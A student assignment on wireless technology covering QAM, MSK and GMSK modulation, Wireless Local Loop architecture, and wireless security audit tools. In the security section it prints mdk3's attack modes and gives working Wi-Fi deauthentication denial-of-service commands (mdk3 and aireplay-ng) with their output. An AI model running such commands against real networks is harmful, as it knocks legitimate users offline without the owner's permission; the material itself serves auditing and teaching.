Name: Ninad Rao Roll No. 58

Wireless Technology
Self Learning Topics Assignment

Module 1 - Self Learning Topic - Modulation Techniques - QAM, MSK, GMSK

What is QAM (Quadrature Amplitude Modulation)?


QAM (Quadrature Amplitude Modulation) is defined as the modulation technique which is the combination of phase and amplitude modulation of a carrier wave into a single channel. In other words, QAM transmits information by changing both the amplitude and phase of a carrier wave, thereby doubling the effective bandwidth. QAM is also known as “quadrature carrier multiplexing”.

In a QAM signal, the direct modulation of a carrier wave in quadrature is involved. As a name “quadrature” indicates that the phase difference between two carriers is 90 degrees but each having the same frequency.

One signal is called the in-phase “I” signal, and the other is called the quadrature “Q” signal. Mathematically, one of the carrier signals can be represented by a sine wave (i.e. sin\omega t) and the other can be represented by a cosine wave (i.e. cos \omega t).

The two modulated carrier signals are transmitted together at the source and at the destination, these two carrier signals are demodulated (i.e. separated) independently. To demodulate the signal coherent detection method is used.

The waveform of the QAM technique is shown below.



Name: Ninad Rao Roll No. 58

Analog QAM

The Analog QAMs are typically used to allow more than one signal to be carried on a single carrier. It is the same as the AM (Amplitude Modulation) with two carrier signals transmitted together of the same frequency but out of phase with 90 degrees.


Analog QAM is used in the transmission of chroma (color) information in PAL and NTSC analog video television systems. Where the I (in-phase) and Q (Quadrature) signals carry the components of chroma (color) information.

PAL stands for Phase Alternating Line is the video standard which is mostly used in European and Asian countries and NTSC stands for National Television Standards Committee is the analog color television standard which is mostly used in South America and North America.

Digital QAM

Digital QAMs are usually described as a "Quantized QAM" and they are commonly used in radio communications systems ranging from cellular technology to Wi-Fi. Digital QAM can carry higher data rates compared to both amplitude and phase-modulated schemes.

In digital QAM schemes, to define the values of phase and amplitude different points can be used. This is known as a constellation diagram. Thus a constellation diagram is the set of possible message points.



QAM can be realized by using a constellation diagram. In the constellation diagram, the constellation points are arranged in a square grid with equal horizontal and vertical distance. The minimum distance between the constellation points is known as a Euclidean distance.

Advantages of QAM

Some of the advantages of QAM include:

1. Noise immunity of QAM's is very high hence noise interference is very less.
2. QAM has a low probability of error value.
3. QAM supports a high data rate. So that the number of bits can be carried by the carrier signal. Hence, it is mostly used in wireless communication systems.
4. QAM has doubled the effective bandwidth.
5. By using both sine wave and cosine wave into single-channel the communication channel capacity is doubled compared to the use of only one sine wave or one cosine wave.

Disadvantages of QAM

Some of the disadvantages of QAM include:

1. In QAM, amplitude changes are susceptible to noise.
2. It is not necessary to use a linear amplifier in a radio transmitter when a phase or frequency modulated signal is amplified, but due to the presence of an amplitude component in QAM, it is necessary to use the linear amplifier in order to maintain linearity. These linear amplifiers are less efficient and consume more power.
3. It is possible to transmit more bits per symbol but in higher-order QAM formats the constellation points are closely spaced which is more susceptible to noise and produces errors in the data.
4. Also in higher-order QAM formats, there is a difficulty for the receiver to decode the signal appropriately. In other words, there is reduced noise immunity. So the higher-order QAM formats are only used when there is a high signal to noise ratio.

Applications of QAM

Some of the applications of QAM include:

1. QAM technique is widely used in the radio communications field because of the increase of the bit data rate.
2. QAM is used in applications ranging from short-range wireless communications to long-distance telephone systems.
3. QAM is used in microwave and telecommunication systems to transmit the information.
4. The 64 QAM and 256 QAM are used in digital cable television and cable modem.
5. QAM is used in optical fiber systems to increase bit rates.
6. It is used in many communication systems like Wi-Fi, Digital Video Broadcast (DVB), and WiMAX.

Name: Ninad Rao Roll No. 58

What is MSK (Minimum Shift Key Modulation / Minimum-shift keying)?

Minimum Shift Key Modulation is another type of digital modulation technique used to convert a digital signal into analog signals. It is also called Minimum-shift keying (MSK) or Advance Frequency Shift Keying because it is a type of continuous-phase frequency-shift keying.

Key features of Minimum Shift Key Modulation or Minimum-shift keying (MSK)

Some of the features of MSK include:

1. Minimum-shift keying or MSK was first developed by the Collins Radio employees Melvin L. Doelz and Earl T. Heald in the late 1950s.
2. It is encoded with bits alternating between quadrature components, with the Q component delayed by half the symbol period.
3. Minimum Shift Keying is the most effective digital modulation technique. It can be implemented for almost every stream of bits much easier than the Phase Shift Key, Frequency Shift Key and Amplitude Shift Key of digital modulation technique.
4. The Minimum Shift Keying's concept is based on the positioning of bits such as even bits and odd bits for the given bitstream and the bit positioning frequency generating table.
5. MSK is the most widely used digital modulation technology because of its ability and flexibility to handle "One(1)" and "Zero(0)" transitions of binary bits.

Working of Minimum-shift keying (MSK)

1. In Minimum-shift keying, bits are separated in even and odd bits and each bit's duration is doubled.
2. After that, frequency is separated into two types of frequencies f1 and f2. Here, f1 determines/denotes the low frequency, and f2 denotes the high frequency.
3. Original or inverted signals are chosen from the frequency generating table according to the bit values if they are even or odd.
4. The curve for higher frequency takes a complete wave from 0 to π, and the curve for low frequency takes a wave 0 to π/2 within the same interval of time.

What is GMSK (Gaussian Minimum Shift Keying)?


Gaussian Minimum Shift Keying or GMSK is very much similar to standard minimum-shift keying (MSK), but the digital data stream is first shaped with a Gaussian filter before it is applied to a frequency modulator.

The GMSK form of modulation is based on frequency shift keying that has no phase discontinuities. It provides efficient use of the spectrum as well as enabling high-efficiency radio power amplifiers.

It has much narrower phase shift angles than most MSK modulation systems.


Generating GMSK modulation

There are two main ways in which GMSK modulation can be generated. The most obvious way is to filter the modulating signal using a Gaussian filter and then apply this to a frequency modulator where the modulation index is set to 0.5. This method is very simple and straightforward but it has the drawback that the modulation index must exactly equal 0.5. In practice this analogue method is not suitable because component tolerances drift and cannot be set exactly.



Generating GMSK using a Gaussian filter and VCO

A second method is more widely used. Here what is known as a quadrature modulator is used. The term quadrature means that the phase of a signal is in quadrature or 90 degrees to another one. The quadrature modulator uses one signal that is said to be in-phase and another that is in quadrature to this. In view of the in-phase and quadrature elements this type of modulator is often said to be an I-Q modulator. Using this type of modulator the modulation index can be maintained at exactly 0.5 without the need for any settings or adjustments. This makes it much easier to use, and capable of providing the required level of performance without the need for adjustments. For demodulation the technique can be used in reverse.



Generating GMSK using an I-Q modulator

Usage of GMSK

GMSK is mainly used in the following technologies:

1. Global System for Mobile Communications (GSM)
2. Bluetooth
3. Satellite Communications
4. Automatic Identification System (AIS) for maritime navigation.

Advantage of GMSK

Some of the advantages of GMSK include:

1. The biggest advantage of using GMSK is that it reduces the sideband power, reducing out-of-band interference between signal carriers in adjacent frequency channels.
2. GMSK provides high spectral efficiency.

Disadvantage of GMSK

Some of the disadvantages of GMSK include:

1. It increases the modulation memory in the system that causes interference within a symbol, making it more challenging to differentiate between different transmitted data values.
2. It requires more complex channel equalization algorithms, such as an adaptive equalizer at the receiver.
3. It has high power consumption.

Name: Ninad Rao Roll No. 58

Module 3 - Self Learning Topic - WLL (Wireless Local Loop)

What is WLL (Wireless Local Loop)?

Wireless Local Loop (WLL) is a generic word for an access system that connects users to the local telephone company's switch via wireless links rather than traditional copper cables. This system, also known as fixed wireless access (FWA) or fixed radio, provides telephone, facsimile, and data services to business and residential subscribers using analog or digital radio technology.

- WLL systems enable the rapid deployment of basic phone service in areas where geography or telecommunications development makes traditional wireline service prohibitively expensive.

- WLL systems are easy to integrate with a modified public telephone network (PSTN), and they can usually be installed within a month of acquiring equipment, much faster than traditional wiring, which can take months to set up and years to increase the capacity to meet the growing demand for communication services.

- Analog systems for medium- to low-density and rural applications are among WLL's offerings.

- There are WLL systems based on Code Division Multiple Access for high-density, high-growth urban and suburban settings (CDMA). Telecommunications systems such as TDMA (Time Division Multiple Access) and GSM (Global System for Mobile) are also available.


- Digital WLL systems can offer higher-speed fax and data services in addition to providing better speech quality than analog systems.

- Existing operations support systems (OSS) and transmission and distribution systems are also compatible with WLL technology.

WLL Architecture

Local loop is a circuit line from a subscriber’s phone to the local central office (LCO). But the implementation of local loop of wires is risky for the operators, especially in rural and remote areas due to less number of users and increased cost of installation. Hence, the solution for it is the usage of wireless local loop (WLL) which uses wireless links rather than copper wires to connect subscribers to the local central office.

Name: Ninad Rao Roll No. 58



WLL components

1. **PSTN** - It is a Public Switched Telephone Network which is a circuit switched network. It is a collection of the world's interconnected circuit switched telephone networks.

2. **Switch Function** - Switch Function switches the PSTN among various WANUs.

3. **WANU** - It is short for Wireless Access Network Unit. It is present at the local exchange office. All local WASUs are connected to it. Its functions include:
   a. Authentication
   b. Operation & Maintenance
   c. Routing
   d. Transceiving voice and data.

   It consists of following sub-components:
   a. **Transceiver** - It transmits/receives data.
   b. **WLL Controller** - It controls the wireless local loop component with WASU.
   c. **AM** - It is short for Access Manager. It is responsible for authentication.
   d. **HLR** - It is short for Home Location Register. It stores the details of all local WASUs.

4. **WASU** - It is short for Wireless Access Subscriber Units. It is present at the house of the subscriber. It connects the subscriber to WANU and the power supply for it is provided locally.

What are the most common wireless access methods?

Frequency division multiple access (FDMA), time division multiple access (TDMA), and code division multiple access (CDMA) are all used to accomplish WLL (CDMA).

CDMA is the one that is utilized in India. This is a full-fledged mobile phone system. In fact, in nations like the United States and Korea, it is the most widely used technology for mobile phone services.

Features of WLL

Some of the features of WLL include:

1. Internet connection via modem
2. Data service
3. Voice service
4. Fax service

Benefits of Using WLL

WLL systems are scalable, allowing operators to continue to use their existing infrastructure as the system grows. WLL customers use a radio unit connected to the PSTN via a local base station to obtain phone service.

A transceiver, power source, and antenna make up the radio unit. It runs on AC or DC power, can be mounted indoors or out, and usually comes with a battery backup for when the power goes out. The radio unit connects to the premise's cabling on the customer side, allowing customers to utilize their current phones, modems, fax machines, and answering machines.

Following are some of the benefits of using WLL:

1. It eliminates the need to build a network connection for the first or final mile.
2. Since no copper cables are used, the cost is low.
3. Wireless communication is much more secure because of digital encryption technology.
4. It is very scalable since it does not require the installation of more wires to scale.

Name: Ninad Rao Roll No. 58

Module 5 - Self Learning Topic - Study of Wireless Security Tools

---

Wireless Security Tools

Correct implementation of the security controls in wireless networks is critical nowadays, since it directly affects the profitability of some businesses and information confidentiality. Wireless security tools should be used to test (audit) wireless implementations regularly. Good wireless security audit is not only practical testing, but also proper documentation, including recommendations of how to make WLAN more secure.

There is a bunch of possible audits, one can try to perform:

1. Layer 1 Audit
2. Layer 2 Audit
3. WLAN Security Audit
4. Wired Infrastructure Audit
5. Social Engineering Audit
6. Wireless Intrusion Prevention System (WIPS) Audit

Wi-Fi Security Auditing Tool

A Wireless Audit is a thorough evaluation of your existing Wi-Fi service. The audit is conducted by a skilled engineer. It is intended to be a comprehensive look at your solution, and will normally include the following steps: Evaluate the existing design. Evaluate the existing implementation.

Layer 1 and Layer 2 Audit

The goal of a Layer 1 Audit is to determine the RF coverage (part of performance-based site survey) and find out about potential sources of RF interferences (part of the security audit for identification of sources of Layer 1 DoS). During a Wireless Security Audit, one conducts spectrum analysis to detect any continuous transmitters or intentionally put RF jammers (that causes a Layer 1 DoS).

As for a Layer 2 Wireless Audit, the goal is to detect any rogue devices or unauthorized 802.11 devices. Performing a Layer 2 Audit is critical in environments that do not have a Wireless IPS (WIPS) monitoring deployed (otherwise WIPS will do that work automatically, since this is its job).


A list of points that the auditor should concentrate on, while performing layer 2 site survey is: MAC addresses, SSIDs, types of devices being used, types of traffic, channels that are in use, possible default configurations, possible layer 2 attacks taking place, ad-hoc clients, etc.

While performing layer 1 or layer 2 audit, the auditor might use the following tools –

- Protocol sniffers/analyzers (ex. Wireshark)
- 2.4/5 GHz signal injectors.
- Offensive tools (mdk3, Void11, Bugtraq, IKEcrack, FakeAP, etc.)


As an example, we will show a Swiss-army knife tool called mdk3. It is a proof-of-concept tool that allows for exploiting wireless networks. Just to name few options, it allows you to do:

- Flood fake beacon tools (as a way to imitate a fake AP).
- DoS of authentication frames (may lead to AP's freeze or restart if vulnerable).
- Flood of disassociation / deauthentication frames (to kick out valid users out from the network).
- 802.1X wireless security testing.
- Abusing Wireless Intrusion Prevention/Detection Systems (WIPS/WIDS) and a bunch of other harmful things.




```
root@kali:/usr/bin# ./mdk3  | more

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b   - Beacon Flood Mode
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
a   - Authentication DoS mode
      Sends authentication frames to all APs found in range.
      Too much clients freeze or reset some APs.
p   - Basic probing and ESSID Bruteforce mode
      Probes AP and check for answer, useful for checking if SSID has
      been correctly decloaked or if AP is in your adaptors sending range
      SSID Bruteforcing is also possible with this test mode.
d   - Deauthentication / Disassociation Amok Mode
```

Creation of the Layer 2 DoS of deauthentication frames using your kali Linux (mdk3 tool) is extremely simple and may be achieved with a single command, as shown in the following screenshot.



```
root@kali:/usr/bin# mdk3 mon0 d

Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 01:00:5E:7F:FF:FA and: C0:7C:D1:EE:D4:AE
Disconnecting between: 01:00:5E:7F:FF:FA and: C0:7C:D1:EE:D4:AE
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Disconnecting between: 9C:4E:36:B9:19:74 and: 64:70:02:38:FF:A9
Packets sent:    241 - Speed:   64 packets/sec^C
```

Of course, there are always a bunch of ways of getting the same result. You can get the same effect using the aireplay-ng tool. The MAC address after "-a" is the BSSID value of the AP that broadcasts a particular WLAN network.



```
root@kali:/usr/bin# aireplay-ng --deauth 0 -a 64:70:02:38:FF:A9 mon0
17:47:07  Waiting for beacon frame (BSSID: 64:70:02:38:FF:A9) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:47:07  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:08  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:08  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:11  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:11  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:16  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:17  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:17  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:18  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
17:47:18  Sending DeAuth to broadcast -- BSSID: [64:70:02:38:FF:A9]
^C
```

WLAN Security Audit

The goal of a WLAN security audit is to investigate if and how a particular WLAN may be compromised. The types of weaknesses the potential attacker would look for (and weaknesses that wireless security auditor should concentrate on) are mainly related to authentication, encryption, types of the deployed WLANs, weak keys in use and similar.

The tools that are a good match for that use are:

- Protocol sniffers/analyzers (ex. Wireshark).
- Wireless discovery tools (ex. NetStumbler, Kismet, Win Sniffer, WiFiFoFum, etc.).

- Encryption/Authentication breaking (testing) tools (aircrack-ng, custom scripts, all kinds of cryptanalysis tools).

Wired Infrastructure Audit
With respect to wireless network communication, its wired part also needs to be secured in order for the whole system to be considered safe. Wired infrastructure audit should cover the following pointers:

1. Inspection of the firewall used to restrict WLAN user access to certain network resources.
2. Switchport interfaces that are unused should be disabled.
3. A strong password should be used, and protocols with built-in encryption should be used (HTTPS, SSH), if possible.

Social Engineering Audit
Social Engineering is the type of "attack" that uses non-technical approaches to get the information. Instead of trying to crack the wireless password, maybe it's easier to ask for it? Maybe it would be easier to get the WPS PIN, that would allow you to connect to a protected WLAN?

In order to protect against it, the most important thing is to be aware of what data should be kept private and what to be shared. In home environments where you are the "admin" of the network, it is only you who can decide what should be kept private. On the other hand, in enterprise environments, it would be a role of security departments to issue security awareness campaigns to educate personnel of what would be a right use of the wireless network and what would be a misuse.

Wireless Intrusion Prevention Systems
On the wired network, the Intrusion Prevention System (IPS) is used to perform deep packet inspection of the traversing packets, in order to look for anomalies, Trojans or other malicious pieces of code.

In the wireless world, it is similar, however focuses on reacting to rogue wireless devices, rather than security events. Wireless Intrusion Prevention System (WIPS), concentrates on detecting and preventing the usage of unauthorized wireless devices. The whole idea behind WIPS, is to have some APs in your infrastructure dedicated configured in WIPS mode (do not broadcast any WLAN network or allow users to associate). Those AP's are preconfigured for a particular frequency channel and they just listen to the frequency spectrum all the time, looking for anomalies.

